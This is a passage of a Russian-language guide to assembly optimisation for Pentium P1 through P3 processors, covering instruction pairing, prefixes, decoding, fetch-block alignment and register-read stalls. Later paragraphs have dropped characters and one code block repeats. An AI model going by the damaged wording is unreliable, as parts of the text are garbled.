Пара 'INC EBX / MOV ECX,[EAX]' несовершенная, потому что следующая инструкция приводит к задержке AGI. Последовательность занимает 4 такта. Если вставить NOP или какую-нибудь другую инструкцию, чтобы 'MOV ECX,[EAX]' спаривался с 'JMP L1', последовательность займет только три такта.

Следующий пример выполняется в 16-битном режиме, предполагается, что SP делится на 4:

```
L3:  PUSH   AX
     PUSH   BX
     PUSH   CX

     PUSH   DX
     CALL   FUNC
```

Инструкции PUSH формируют две несовершенные пары, потому что оба операнда в каждой паре обращаются к одному и тому же слову в памяти. 'PUSH BX' могла бы совершенно спариться с PUSH CX (потому что они находятся по разные стороны от границы, отделяющей двойные слова друг от друга), но этого не происходит, потому что она уже спарена с PUSH AX. Поэтому последовательность занимает 5 тактов. Если вставить NOP или другую инструкцию, чтобы 'PUSH BX' спаривалась с 'PUSH CX', а 'PUSH DX' с 'CALL FUNC', последовательность займет только 3 такта. Другой путь разрешения данной проблемы – убедиться, что SP не кратен четырем. Правда, узнать это в 16-битном режиме довольно сложно, поэтому лучший выход – использовать 32-битный режим.

6.11. Разбивка сложных инструкций на простые (P1 и PMMX)

Вы можете разбить инструкции чтения/модификации и инструкции чтения/модификации/записи, чтобы улучшить спаривание.

```
ADD [mem1],EAX / ADD [mem2],EBX ; 5 тактов
```

Этот код можно разбить на следующую последовательность, которая будет занимать только 3 такта:

```
MOV ECX,[mem1] / MOV EDX,[mem2] / ADD ECX,EAX / ADD EDX,EBX
MOV [mem1],ECX / MOV [mem2],EDX
```

Таким же образом можно разбивать неспариваемые инструкции на спариваемые:

```
PUSH [mem1]
PUSH [mem2]  ; не спаривается
```

разбивается на:

```
MOV EAX,[mem1]
MOV EBX,[mem2]
PUSH EAX
PUSH EBX     ; все спаривается
```

Другие примеры неспариваемых инструкций, которые можно разбить на простые спариваемые:

```
CDQ разбивается на MOV EDX,EAX / SAR EDX,31
NOT EAX меняется на XOR EAX,-1
NEG EAX разбивается на XOR EAX,-1 / INC EAX
MOVZX EAX,BYTE PTR [mem] разбивается на XOR EAX,EAX / MOV AL,BYTE PTR [mem]
JECXZ разбивается на TEST ECX,ECX / JZ
LOOP разбивается на DEC ECX / JNZ
XLAT меняется на MOV AL,[EBX+EAX]
```

Если разбивание иснтрукций не повышает скорось, можно оставить сложные или неспариваемые конструкции для уменьшения размера кода.

6.12. Префиксы (P1 и PMMX)

Инструкция с одним или более префиксами не может исполняться в V-конвейере (смотри секцию 6.10.1.7).

На P1 возникает задержка в один такт для каждого префикса, кроме 0FH в инструкциях условного ближнего перехода.

У PMMX нет задержки раскодирования из-за префикса 0FH. Префиксы сегментов и повторения занимают один такт для раскодирования. PMMX может раскодировать две инструкции, если у первой инструкции нет префиксов или есть префикс сегмента или повторения, у второй инструкции нет префиксов. Инструкции с префиксами размера адреса или операнда на PMMX раскодировываются только отдельно. Инструкции с несколькими префиксами занимают по одному такту на каждый префикс.

Префиксы размера адреса нужно избегать, используя 32-битный режим. Префиксы сегментов можно избежать в 32-битном режиме, используя особенности плоской модели памяти. Использования префикса размера операнда можно избежать в 32-битном режиме, используя только 8-битные и 32-битные данные.

Когда нельзя избежать префиксов, задержку раскодирования можно скрыть, если предыдущая инструкция занимает больше одного такта для исполнения. Правило для P1: каждая инструкция, которая занимает N тактов для выполнения (не для раскодирования), может 'затенять' задержку раскодирования N-1 префиксов в следующих двух (иногда трех) инструкциях или парах инструкций. Другими словами, каждый дополнительный такт, который требует инструкция для выполнения, может быть использован для раскодирования одного префикса в следующей инструкции. Этот эффект иногда распространяется даже на правильно предсказанный переход. Любая инструкция, которая занимает больше одного такта для выполнения, и любая инструкция, чье выполнение задерживается из-за AGI, неправильного использования кэша, неправильного выравнивания или неправильного предсказания перехода, создает эффект 'затемнения'.

У PMMX есть похожий эффект 'затемнения', но он имеет другой механизм. Раскодировываемые инструкции хранятся в прозрачном буфере FIFO, в котором может храниться до четырех инструкций. Когда буфер пуст, инструкции выполняются сразу после раскодировки. Буфер заполняется, когда инструкции раскодировываются быстрее, чем выполняются, т. е. они неспарены или являются мультитактовыми. Буфер FIFO опустошается, когда инструкции выполняются быстрее, чем раскодировываются, т. е. когда возникают задержки из-за префиксов. Буфер FIFO становится пустым после неправильно предсказанного перехода. Буфер FIFO может получить две инструкции за такт, если у второй инструкции нет префиксов и ни одна из инструкций не длинее 7 байт. Два конвейера (U и V) могуть получать по одной инструкции за такт из буфера FIFO.

```
CLD / REP MOVSD
```


Инструкция CLD занимает два такта и поэтому затемняет задержку раскодировки префикса REP. Код занял бы на один такт больше, если бы инструкция CLD находилась достаточно далеко от REP MOVSD.

```
CMP DWORD PTR [EBX],0 / MOV EAX,0 / SETNZ AL
```

Инструкция CMP занимает два такта, потому что это инструкция чтения/модифицирования. Префикс 0FH инструкции SETNZ раскодировывается во время второго такта выполнения CMP, поэтому задержка раскодирования скрыта на P1 (у PMMX нет задержки для 0FH).

Потери производительности, связанные с префиксами, на PPro, P2 и P3 объясняются в гл. 6.14.

6.13. Обзор конвейеров PPro, P2 и P3

Архитектура микропроцессоров PPro, P2 и P3 хорошо объяснена и проиллюстрирована в различных руководствах Intel. Желательно для продолжения разговора начать с изучения именно этих материалов. Ниже коротко обсуждаются архитектурные особенности микропроцессоров семейства Pentium с упором на те элементы, которые необходимы для оптимизации кода.

Итак, код доставляется из кэша кода выровненными 16-байтными последовательностями в "удвоенный" буфер, в который умещаются две таких последовательности. Затем из него код поступает в декодеры в виде блоков, размером 16 байт, не обязательно выровненных на границу инструкции. Цель удвоенного буфера – сделать возможным раскодировку инструкций, которые пересекают границу в 16 байт.

Каждый 16-байтный блок анализируется декодером длины инструкции, который определяет границы смежных инструкций, а затем каждая из инструкций попадает в один из декодеров инструкций. В микропроцессорах семейства Pentium есть три декодера, и это дает возможность декодировать до трех инструкций за такт. Группа из трех инструкций, декодируемых за один такт, называется декодируемой группой.

Декодеры переводят инструкции в микрооперации (сокращенно "мопы"). Простые инструкции генерируют только один моп, в то время как более сложные инструкции могут генерировать несколько мопов. Например, инструкция 'ADD EAX,[MEM]' декодируется в два мопа: один, считывающий исходный операнд из памяти, а другой, который выполняет сложение. Целью разбития инструкций на мопы является сделать обработку инструкций более эффективной и поддающейся конвейеризации.

Три декодера называются, соответственно, D0, D1 и D2. D0 может обрабатывать любые инструкции, в то время как D1 и D2 могут обрабатывать только простые инструкции, генерирующие только один моп.

Мопы из декодеров через короткую очередь поступают в таблицу распределения регистров (RAT). Выполнение мопов осуществляется на временных регистрах, после чего результат записывается в постоянные регистры EAX, EBX и т. д. Целью RAT является указание мопам, какие временные регистры использовать и позволить переименование регистров (см. ниже).

После RAT мопы поступают в буфер перегруппировки (ROB). Целью ROB является неупорядоченное выполнение. Мопы остаются в области станции резервирования (reservation station), пока не станут доступны операнды, которые им необходимы. Если операнд для мопа задерживается из-за того, что генерирующий его предыдущий моп еще не закончил свою работу, тогда ROB может найти дургой моп в очереди, чтобы сэкономить время.

Готовые к выполнению мопы посылаются в модули исполнения (execution units), которые сгруппированы вокруг пяти портов: порт 0 и 1 могут обрабатывать все арифметические операции, переходы и т. д. Порт 2 берет на себя операции считывания из памяти, порт 3 высчитывает адреса для записи в память, а порт 4 выполняет эту запись.

После того как инструкция была выполнена, она помечается в ROB как готовая к удалению, после чего поступает в область удаления (retirement station). Здесь содержимое временных регистров, использованных мопами, записывается в постоянные регистры. Хотя мопы могут запускаться не по порядку, последний из них должен быть восстановлен при удалении.

6.14. Раскодировка инструкций (PPro, P2 и P3)

Раздел 6.13 необходим для получения представления о работе раскодировщиков операций и понимания возможных способов доставки к ним инструкций.

Декодеры могут обрабатывать три инструкции за такт, но только если соблюдены определенные условия. Декодер D0 может обработать за один такт любую инструкцию, которая генерирует до 4 мопов. Декодеры D1 и D2 могут обрабатывать только те инструкции, которые генерируют 1 моп и эти инструкции не могут занимать больше 8 байт.

Резюмируем правила для декодирования двух или трех инструкций за один такт.

- первая инструкци (D0) не должна генерировать больше 4-мопов;
- вторая и третья инструкции не должны генерировать больше, чем по одному мопу;
- вторая и третья инструкции не могут занимать больше 8-байтов каждая;
- инструкции должны содержаться внутри одного 16-байтного (см. разд. 6.15).

На длину инструкции в D0 не накладывается никаких ограничений, пока все три инструкции помещаются в одном 16-байтном блоке.

Инструкция, которая генерирует больше 4 мопов, требует два или больше такта для раскодировки, и никакая другая инструкция не может раскодировываться при этом параллельно.

Из вышеприведенных правил следует, что декодеры могут генерировать максимум шесть мопов за такт, если первая инструкция в каждой раскодировываемой группе разбивается на 4 мопа, а другие две – на один каждая. Минимальное количество – это два мопа за такт, если все инструкции генерируют по два мопа, так что D1 и D2 никогда не используются.

Для максимальной производительности рекомендуется перегруппировать инструкции оптимизируемой программы в блоки 4-1-1: инструкции, которые генерирует 2 или 4 мопа можно разбить на две простые одномопные инструкции, что не будет стоить ни такта:

```
MOV     EBX, [MEM1]     ; 1 uop  (D0)
INC     EBX             ; 1 uop  (D1)
ADD     EAX, [MEM2]     ; 2 uops (D0)
ADD     [MEM3], EAX     ; 4 uops (D0)
```

Эта последовательность инструкций занимает три такта для раскодировки. Можно сэкономить один такт, перегруппировав инструкции в две декодируемые группы:

```
ADD     EAX, [MEM2]     ; 2 uops (D0)
MOV     EBX, [MEM1]     ; 1 uop  (D1)
INC     EBX             ; 1 uop  (D2)
ADD     [MEM3], EAX     ; 4 uops (D0)
```

Теперь декодеры генерируют 8 мопов за два такта, что удовлетворительно. На более поздних стадиях конвейер может обрабатывать только 3 мопа за такт, поэтому при скорости декодирования высшей, чем эта, можно считать, что декодирование не является узким местом. Тем не менее, сложности в механизме доставки могут задерживать раскодирование (см. разд. 6.15), поэтому следует стремиться к достижению скорости раскодировки, превышающей 3 мопа за такт.

Вы можете узнать количество генерируемых инструкцией мопов из таблицы разд. 6.29.

Префиксы инструкций также приводят к потере скорости раскодировки. У инструкций могут быть префиксы следующих видов.

- Префикс размера операнда требуется, когда вы используете 16-битный операнд в 32-х битном окружении или наоборот. (Не считая инструкций, у которых операнды могут быть только одного размера, например FNSTSW AX). Префикс размера операнда вызывает потерю нескольких тактов, если у инструкции есть числовой 16- или 32-битный операнд, потому что размер операнда меняется префиксом.

```
ADD BX, 9        ; без потерь, так как операнд 8-битовый
MOV WORD PTR [MEM16], 9  ; есть потери, так как операнд 16-ти битовый

ADD BX, 9        ; без потерь, так как операнд 8-битовый
MOV WORD PTR [MEM16], 9  ; есть потери, так как операнд 16-ти битовый
```

Последную инструкцию следует заменить на

```
MOV EAX, 9
```

```
MOV WORD PTR [MEM16], AX  ; никаких потерь,
                          ; т.к. операция не требует немедленного исполнения
MOV EAX, 9
MOV WORD PTR [MEM16], AX  ; нет потерь, так как нет числовых операндов
```

- Префикс размера адреса используется при 32-битной адресации в 16-битном режиме или наоборот. Это редко требуется и этого следует избегать. Префикс размера адреса вызывает потери каждый раз, когда операнды используются явно, потому что их интерпретация изменяется с помощью префикса. Инструкции, оперирующие памятью неявно (например, строковые операции), не приводят к потерям, связанных с префиксом размера операнда.
- Префиксы сегментов используются, когда вы обращаетесь к данным, находящимся не в се[гм]енте данных по умолчанию. На PPro, P2 и P3 префиксы сегментов не приводят к потерям.
- Префиксы повторения и префиксы закрытия (lock prefixes) не приводят к потерям пр[и] декодировании.
- Обязательно будут потери, когда в случае использования больше одного префикса. Обычно уходит по одному такту на каждый префикс.

6.15. Доставка инструкций (PPro, P2 и P3)

Код доставляется в двойной буфер из кэша кода последовательностями по 16 байт. Удвоенный буфер называется так, потому что он может содержать две таких последовательности (см. разд. 6.13). Затем код берется из удвоенного буфера и передается декодерам поблочно (в основном по 16 байтов, но иногда он может быть и не выравнен по этой границе). Назовем такой блок блоком доставляемых инструкций БДИ. Если инструкция в БДИ пересекает границу в 16 байт, ее нужно изъять из обоих последовательностей удвоенного буфера и перегруппировать инструкции в них. Таким образом, удвоенный буфер нужен для того, чтобы позволить доставку инструкций, пересекающих барьер в 16 байт.

Удвоенный буфер может доставить одну 16-байтную последовательность за такт и может сгенерировать один БДИ за это же время. БДИ также могут иметь размер менее 16 байт за счет предсказания переходов (см. разд. 6.22).

К сожалению, удвоенный буфер недостаточно велик, чтобы обрабатывать инструкции, связанные с переходами без задержек. Если БДИ, который содержит инструкцию перехода, пересекает 16-байтную границу, двойному буферу требуется держать две последовательных 16-байтных последовательности, чтобы сгенерировать его. Если первая инструкция после перехода пересекает 16-байтную границу, тогда удвоенный буфер должен загрузить две новых 16-байтных последовательности кода, прежде чем он будет генерировать БДИ. Это означает, что в худшем случае декодирование первой инструкции после перехода может быть задержано на два цикла. Потери могут произойти из-за пересечения 16-байтных границ в БДИ, содержащем переход. Возможно получение выигрыша в производительности, если имеется более одной раскодировываемой группы в БДИ, которая содержит переход, потому что это дает удвоенному буферу дополнительное время для доставки одной или двух последовательностей кода, следующих за переходом. Подобные выигрыши могут компенсировать

потери согласно табл. 6.5. Если удвоенный буфер доставляет только одну 16-байтную последовательность после перехода, тогда первый БДИ после перехода будет идентичен ей, т. е. выравнен по 16-байтной границе. Другими словами, первый БДИ после перехода не будет начинаться с первой инструкции, но с ближайшего предшествующего адреса, кратного 16. Если у удвоенного буфера есть время, чтобы загрузить две последовательности, тогда новый БДИ может пересечь 16-байтную границу и начаться с первой инструкции после перехода. Эти правила кратко прорезюмированы в следующей таблице.

Таблица 6.5. Затраты на декодирование инструкций в БДИ

Количество декодируемых групп в БДИ, содержащем переход	16-байтная граница в этом БДИ	16-байтная граница в первой инструкции после перехода	задержка декодера	выравнивание первого БДИ после перехода
1	0	0	0	на 16
1	0	1	1	к инструкции
1	1	0	1	на 16
1	1	1	2	к инструкции
2	0	0	0	к инструкции
2	0	1	0	к инструкции
2	1	0	0	на 16
2	1	1	1	к инструкции
3 или больше	0	0	0	к инструкции
3 или больше	0	1	0	к инструкции
3 или больше	1	0	0	к инструкции
3 или больше	1	1	0	к инструкции

Переходы задерживают доставку, поэтому цикл всегда занимает на два такта больше за выполнение, чем количество 16-ти байтных границ в цикле.

Следующая проблема с механизмом доставки инструкций заключается в том, что новый БДИ не сгененирируется, пока предыдущий не будет полностью отработан. Каждый БДИ может содержать несколько раскодировываемых групп. Если БДИ длиной 16 байт заканчивается незавершенной инструкцией, тогда следующий БДИ начнется в начале этой инструкции. Первая инструкция в БДИ всегда попадает в D0, а следующие две инструкции направляются в D1 и D2, если это возможно. Как следствие, D1 и D2 используются не совсем оптимально. Если код структурирован согласно правилу 4-1-1, а инструкция, которая, как предполагалось, должна направиться в D1 или D2, оказывается первой инструкцией в БДИ, тогда она попадает в D0, что ведет к потере одного такта. Вероятно, это недостаток архитектуры процессора.

Из-за этого время, которое займет раскодировка определенного кода, может зависеть от тогс где начнется первый БДИ.

Если скорость раскодирования инструкций критична и желательно избежать это проблемы, нужно знать, где начинается каждый БДИ. Это довольно нудная работа. Вна чале нужно разделить сегмент на параграфы, чтобы знать, где находятся 16-байтные гра ницы. Затем нужно взглянуть на ассемблерный листинг, чтобы увидеть, какова длин каждой инструкции. (Рекомендуется изучить, как кодируются инструкции, чтобы умет предсказывать их длину.) Если известно, где начинается один БДИ, тогда можно найт где начинается другой. Если он кончается на границе между инструкциями, значит, сл дующий БДИ начнется здесь. Если он включает в себя часть инструкции, тогда следук щий БДИ начнется с этой инструкции. (Здесь нужно подсчитывать только длины инст рукций, не имеет значения, сколько мопов они генерируют.) Таким образом, можно обработать весь код и отметить, где начинается каждый из БДИ-блоков. Единственная проблема – это узнать, где находится первый БДИ. Вот несколько подсказок.

- Первый БДИ после перехода, вызова или возврата из подпрограммы может начинаться либо с первой, либо на ближайшей предшествующей 16-байтной границе, согласно табл. 6.5. Если выравнять первую инструкцию так, чтобы она начиналась с 16-байтной границы, можно быть уверенным, что первый БДИ начнется именно с нее. Можно выравнять подобным образом код важных процедур и циклов, чтобы ускорить работу программы.
- Если комбинированная длина двух последовательных инструкций больше 16 байтов, можно не сомневаться, что вторая из них не попадет в тот же БДИ, что и первая, следовательно, вторая инструкция будет первой в в следующем БДИ. Можно использовать ее в качестве стартовой точки для того, чтобы найти, где начинаются следующие БДИ.
- Первый БДИ, после неправильного предсказания перехода, начинается на 16-байтной границе. Как объясняется в секции 6.22.2, цикл, который повторяется больше 5 раз, всегда будет приводить к неправильному предсказанию перехода при выходе из него. Первый БДИ после такого цикла будет начинаться на ближайшей предшествующей 16-байтной границе.
- Есть также другие события, приводящие к подобному эффекту, например прерывания, исключения, самомодифицирующийся код и такие инструкции, как CPUID, IN и OUT.

Табл. 6.6. Пример расчета загрузки БДИ

адрес	инструкция	длина	мопы	ожидаемый декодер
1000h	MOV ECX, 1000	5	1	D0
1005h	LL: MOV [ESI], EAX	2	2	D0
1007h	MOV [MEM], 0	10	2	D0
1011h	LEA EBX, [EAX+200]	6	1	D1
1017h	MOV BYTE PTR [ESI], 0	3	2	D0
101Ah	BSR EDX, EAX	3	2	D0
101Dh	MOV BYTE PTR [ESI+1],0	4	2	D0
1021h	DEC ECX	1	1	D1
1022h	JNZ LL	2	1	D2

Предположим, что первый БДИ начинается по адресу 1000h и заканчивается 1010h до завершения инструкции 'MOV [MEM], 0', поэтому следующий БДИ начнется в 1007h и закончится 1017h. Поэтому третий БДИ начнется по адресу 1017h и захватит весь остаток цикла. Число тактов, которое уйдет на раскодировку определяется количеством инструкций, попадающих в D0. Всего их в цикле 5. Последний БДИ содержит три раскодируемых блоков, включая последние пять инструкций, и 16-байтную границу (1020h). Из табл. 6.6 видно, что первый БДИ будет начинаться со следующей инструкции после перехода (метка LL) и заканчиваться 1015h. А именно внутри инструкции LEA, поэтому следующий БДИ будет начинаться с 1011h до 1021h, а последний – с 1021h и до самого конца. Теперь инструкции LEA и DEC совпопадают с началом БДИ, и поэтому они обе направляются в D0. В результате имеем 7 инструкции в D0, и на раскодироваку цикла во втором повторении уходит 7 тактов. Последний БДИ содержит только одну группу, требующую раскодировки (DEC ECX / JNZ LL). Согласно табл. 6.6, следующий БДИ после команды перехода начнется с 16-байтной границы, т. е. 1000h. Мы оказываемся в аналогичной ситуации, что на первой итерации, таким образом, раскодировка цикла занимает, соответственно, 5 и 7 тактов. Так как других узких мест нет, на выполнение цикла 1000 раз уйдет 6000 тактов. Если бы стартовый адрес был другим и первая или последняя инструкции пересекали 16-байтную границу, в этом случае цикл занял бы 8000 тактов. Если перегруппировать инструкции цикла так, чтобы команды для D1 или D2 не попадали в начало БДИ, в этом случае выполнение цикла может занять всего 5000 тактов.

Вышеприведенный пример был преднамеренно построен так, что единственным узким местом является доставка инструкций и их раскодировка. Самый легкий путь избежать этой проблемы – это структурировать код, чтобы он генерировал больше 3 мопов за такт, чтобы раскодировка не была узким местом, несмотря на приведенные потери скорости. В небольших циклах это возможно, поскольку достаточно легко смоделировать и оптимизировать доставку инструкций и их раскодировку.

Например, можно изменить стартовый адрес процедуры, чтобы избежать проблемы 16-байтных границ. Расположение сегмента кода на границе параграфа облегчает их нахождение.

Можно использовать директиву 'ALIGN 16' перед началом цикла, тогда ассемблер поместит необходимую последовательность инструкций NOP или им подобных, чтобы осуществить выравнивание. Большинство ассемблеров используют инструкцию 'XCHG EBX, EBX' в качестве двухбайтного заполнителя (иногда ее называют "двухбайтным NOP'ом"). Кому бы ни пришла в голову эта идея, лучше данную инструкцию не использовать, потому что она занимает больше времени, чем два NOP'а на большинстве процессоров. Если цикл выполняется многократно, необходимо заботиться о том, какую инструкцию использовать в качестве заполнителя. Можно использовать инструкции, которые делают что-нибудь полезное, например обновляют регистры, дабы избежать задержек при чтении регистра. Например, если используется EBP для адресации операндов и он достаточно редко изменяется, можно использовать команды 'MOV EBP,EBP' или 'ADD EBP, 0' в качестве заполнителя, чтобы снизить влияние вышеупомянутых задержек. Можно также в качестве заполнителя использовать команду FXCH ST(0), потому что она не создает никакой нагрузки на устройства выполнения, при условии что ST(0) содержит верное значение с плавающей запятой.

Помочь может перегруппировка инструкций таким образом, чтобы переход 16-байтных границ между БДИ не вносил задержек. Однако это может стать очень сложной задачей и найти приемлемое решение не всегда возможно.

Еще одна возможность оптимизации – манипуляция с длинами используемых инструкций. Иногда можно заменить одну инструкцию другой, имеющей отличную от нее длину кода операции. Транслятор ассемблера всегда выбирает наиболее короткую версию инструкции. Например, 'DEC ECX' занимает один байт, 'SUB ECX, 1' – три байта, однако можно приметить и 6-байтовую версию, которая даст аналогичный результат, используя чиловой параметр размером в двойное слово.

```
SUB ECX, 9999
ORG $-4
DD 1
```

Инструкции с операндами в памяти можно сделать на один байт длинее с помощью SIB-байта, но самым легким путем сделать инструкцию на один байт длинее будет добавление сегментного префикса DS (DB 3Eh). Микропроцессоры обычно принимают избыточные и ничего не значащие префиксы (не считая LOCK), если длина инструкции не превышает 15-байт. Даже инструкции без операндов памяти могут иметь сегментный префикс. Поэтому если нужно, чтобы инструкция 'DEC ECX' была два байта длиной, можно записать:

```
DB  3Eh
DEC ECX
```

Следует помнить, что могут быть потери при раскодировке инструкции, если у нее окажется более одного префикса. Возможно, что инструкции с ничего не значащими префиксами, особенно префиксами повторения и закрытия, будут использоваться в будущих процессорах для расширения их набора, когда не останется свободных кодов, и следовательно, использование сегментных префиксов с уже существующими инструкциями более безопасно.

6.16. Переименование регистров (PPro, P2 и P3)

6.16.1. Уничтожение зависимостей

Переименование регистров – это технология, используемая в современных микропроцессорах для минимизации взаимного влияния результатов инструкций при их параллельном выполнении.

```
MOV EAX, [MEM1]
IMUL EAX, 6
MOV [MEM2], EAX
MOV EAX, [MEM3]
INC EAX
MOV [MEM4], EAX
```

Здесь последние три инструкции независимы от трех первых в том смысле, что результат первых никак не влияет на результат последних. Чтобы оптимизировать этот код на процессорах P1 для параллельного исполнения, требовалось привлечение дополнительных регистров. PPro, P2 и P3 делают это автоматически. Они, в нашем примере, выделят новый теневой регистр для EAX второй тройке инструкций. Таким образом, инструкция 'MOV [MEM4], EAX' может быть выполнена до окончания обработки медленной инструкции IMUL.

Переименование регистров осуществляется автоматически. Новый временный регистр назначается как псевдоним постоянному регистру каждый раз, когда инструкция пишет в него. Например, инструкция 'INC EAX' использует один временный регистр для ввода и другой временный регистр для вывода. Это, разумеется, не решает полностью проблему зависимостей инструкций, но имеет определенное значение для последующих считываний из регистра, о чем будет вестись разговор ниже.

Все регистры общего назначения, указатель на стек, регистр флагов, регистры плавающей запятой, регистры MMX, регистры XMM и сегментные регистры могут быть переименованы. Контрольные слова и слово статуса плавающей запятой не могут быть переименованы.

Общей практикой установки значений регистров в ноль является использование операций типа 'XOR EAX,EAX' или 'SUB EAX, EAX'. Эти инструкции не распознаются как независимые от предыдущего значения регистра, что приводит к замедлению начала

их исполнения. Чтобы избавиться от зависимости от предшествующих инструкций, следует использовать 'MOV EAX, 0'.

Переименование регистров контролируется таблицей псевдонимов регистров (RAT – register alias table) и буфером перегруппировки (ROB – reorder buffer). Мопы из декодеров поступают в RAT через очередь, затем в ROB, а после в резервационную станцию (reservation station). RAT может обрабатывать только 3 мопа за такт. Это означает, что суммарная производительность процессора не может превышать 3 мопа за такт.

Практически нет никаких ограничений на количество переименований. RAT может переименовывать три регистра за такт и может переименовать один и тот же регистр три раза за один такт.

6.16.2. Задержки чтения регистров

Но существует другое ограничение, которое может быть весьма серьзеным – то, что за один такт могут быть считаны значения только из двух постоянных регистров. Это ограничение относится ко всем регистрам, которые могут быть использованы в инструкциях, не считая тех, в которые эти инструкции только пишут.

```
MOV [EDI + ESI], EAX
MOV EBX, [ESP + EBP]
```

Первая инструкция генерирует два мопа: один считывает EAX, а другой – EDI и ESI. Вторая инструкция генерирует один моп, который читает ESP и EBP. EBX не учитывается, поскольку инструкция только пишет в него. Предположим, что эти три мопа обрабатываются RAT. Обозначит термином триплет группу из трех последовательных мопов, обрабатываемых RAT. Так как ROB может обрабатывать только два чтения из постоянных регистров за такт, а нам нужно пять чтений, наш триплет будет задержен на два дополнительных такта, прежде чем он попадет в резервационную станцию. При трех или четырех чтениях из постоянных регистров он был бы задержен на один такт.

Из одного регистра в одном триплете можно читать больше одного раза без ущерба. Если осуществить замену предыдущих инструкций на:

```
MOV [EDI + ESI], EDI
MOV EBX, [EDI + EDI]
```

В этом случае произойдет только два чтения из регистров (EDI и ESI) и триплет не будет задержен.

Регистр, в который будет произведена запись текущим мопом, сохраняется в ROB, поэтому из него можно свободно читать, пока он не будет выгружен, что занимает, по меньшей мере, три такта, а чаще и еще больше. Выгрузка из ROB является финальной стадией выполнения, когда значение в регистре становится актуальным. Другими словами, возможно произвольное считывание из регистра в RAT без задержек, если их значение еще не стало доступным модулю выполнения, это значит, что из регистра, в который

была произведена запись в одном триплете, можно свободно читать как минимум в последующих. Если выгрузка (writeback) была задержена перегруппировкой, медле ми инструкциями, цепочками зависимости, задержкой кэша или по какой-то другой чине, то из регистра можно свободно считывать значение еще некоторое время.

```
MOV EAX, EBX
SUB ECX, EAX
INC EBX
MOV EDX, [EAX]
ADD ESI, EBX
ADD EDI, ECX
```

Эти шесть инструкций генерируют 1 моп каждая. Предположим, что первые три м идут через RAT одновременно. Они читают регистры EBX, ECX и EAX. Но так как изводиться запись в EAX до того, как начинается из него чтение, то это не требует н ких затрат. Следующие три мопа читают EAX, ESI, EBX, EDI и ECX. Так как EAX, и ECX были изменены предыдущим триплетом и еще не были выгружены, из них мо свободно читать, и поэтому учитываются только ESI и EDI и, соответственно, нет за жек и во втором триплете. Если инструкцию 'SUB ECX, EAX' в первом триплете з нить на 'CMP ECX, EAX', тогда в ECX не будет производиться запись и, следовател будет происходить задержка во втором триплете при чтении ESI, EDI и ECX. Подобн же образом, если инструкцию 'INC EBX' в первом триплете поменять на NOP, возник задержка во втором триплете при чтении ESI, EBX и EDI.

Ни один моп не может читать больше, чем из двух регистров. Поэтому все инстр ции, читающие больше, чем из двух регистров, разбиваются на два или больше мопа.

Чтобы подсчитать количество читаемых регистров, нужно учесть все регистры, ко рые используются инструкцией. Сюда входят все целочисленные регистры, флагов регистры, указатель стека, регистры плавающей запятой и регистры MMX. Реги XMM нужно принимать за два, кроме тех случаев, когда используется только его час например в командах ADDSS и MOVHLPS. Сегментные регистр и указатель на инстр цию не учитываются. Например, в 'SETZ AL' должен учитываться флаговый регистр, не AL. В 'ADD EBX, ECX' учитываются и EBX, и ECX, но не регистр флагов, поэто в него производится только запись. В команде 'PUSH EAX' считывается EAX и указате стека, а затем осуществляется запись в последний.

Инструкция FXCH является особым случаем. Она работает с помощью переимено ния, но не считывает никаких значений, поэтому она не попадает под действие какого-ли правила о задержке чтения из регстра. Инструкция FXCH ведет себя как один моп, котор не читает, не пишет в регистр, когда дело касается правил задержек чтения из регистра.

Не следует путать триплеты мопов с декодируемыми группами. Последние могут гене ровать от одного до шести мопов, и в случае если раскодировываемая группа имеет три ин рукции и генерирует три мопа, нет никакой гарантии, что эти три мопа попадут в RAT вмес

Очередь между декодерами и RAT так коротка (10 мопов), что невозможно предположить, что задержки чтения регистров не оказывают влияния на декодеры или какие-то изменения в выводе декодеров не задерживают RAT.

Очень трудно предсказать, какие мопы пройдут через RAT параллельно, если очередь не пуста, а для оптимизированного кода очередь должна быть пуста только после неправильно предсказанного перехода. Несколько мопов, генерируемых одной инструкцией, не обязательно пойдут через RAT одновременно; мопы просто выбираются последовательно из очереди по три за раз. Последовательность не нарушается предсказанным переходом: мопы до и после перехода могут пойти через RAT одновременно. Только неправильно предсказанный переход сбросит очередь и начнет все сначала, поэтому три следующих мопа точно попадут в RAT вместе.

Если три последовательных мопа читают более, чем из двух регистров, было бы лучше, чтобы они не попадали одновременно в RAT. Вероятность того, что они попадут туда одновременно – одна третья. Задержка чтения трех или четырех регистра в одной тройке мопов – один такт. Можно считать задержку в один такт эквивалентом загрузки еще трех мопов в RAT. С вероятностью в 1/3, что три мопа пойдут в RAT вместе, средняя задержка будет эквивалентна 3/3 = 1 моп. Чтобы посчитать среднее время, которое займет для некоторого кода проход через RAT, следует к к количеству мопов добавить число потенциальных задержек чтения регистров и поделить на три. Нет смысла убирать задержки путем добавления дополнительных регистров, пока нет точной уверенности в том, какие мопы пойдут в RAT одновременно.

В ситуациях, когда требуется достижение производительности в 3 мопа за такт, ограничение в чтении только двух постоянных регистров за такт может стать узким местом, которое будет трудно обойти. Приведем возможные пути избавления от задержек чтения регистров.

- Располагать мопы, которые считывают один и тот же регистр последовательно друг за другом, чтобы они попадали в один триплет.
- Располагать мопы, которые считывают разные регистры подальше друг от друга, чтобы они не могли попадать в один триплет.
- Располагать мопы, которые читают регистр не дальше трех-четырех триплетов от инструкции, которая записывает или изменяет этот регистр, чтобы он не был выгружен прежде, чем будут произведены все необходимые операции чтения (не важно, если есть переход, если он будет правильно предсказан). Если есть основания полагать, что запись в регистр будет задержена, можно смело читать из него еще некоторое количество инструкций.
- Использовать абсолютные адреса вместо указателей, чтобы снизить количество считываемых регистров.
- Можно спровоцировать переименование регистра в триплете, если это не вызывает задержку, чтобы предотвратить задержку чтения для этого регистра в одном или более следующих за ним триплетов: 'MOV ESP,ESP /... / MOV EAX,[ESP+8]'. Этот метод сто-

ит дополнительный моп, поэтому его стоит применять только, если среднее предполагаемое количество предотвращенных задержек чтения больше 1/3.

Для инструкций, которые генерируют больше одного мопа, можно узнать количество мопов, чтобы сделать предсказание возможных задержек чтения регистра более точным. Ниже приводятся наиболее общие случаи.

6.16.2.1 Запись в память. Запись в память генерирует два мопа. Первый (в порт 4) – это операция сохранения, считывающая регистр, который нужно сохранить, второй моп вычисляет адрес памяти, при считывании любых регистров-указателей.

```
MOV [EDI], EAX
Первый моп читает EAX, второй читает EDI.
FSTP QWORD PTR [EBX+8*ECX]
Первый моп читает ST(0), второй моп читает EBX и ECX.
```

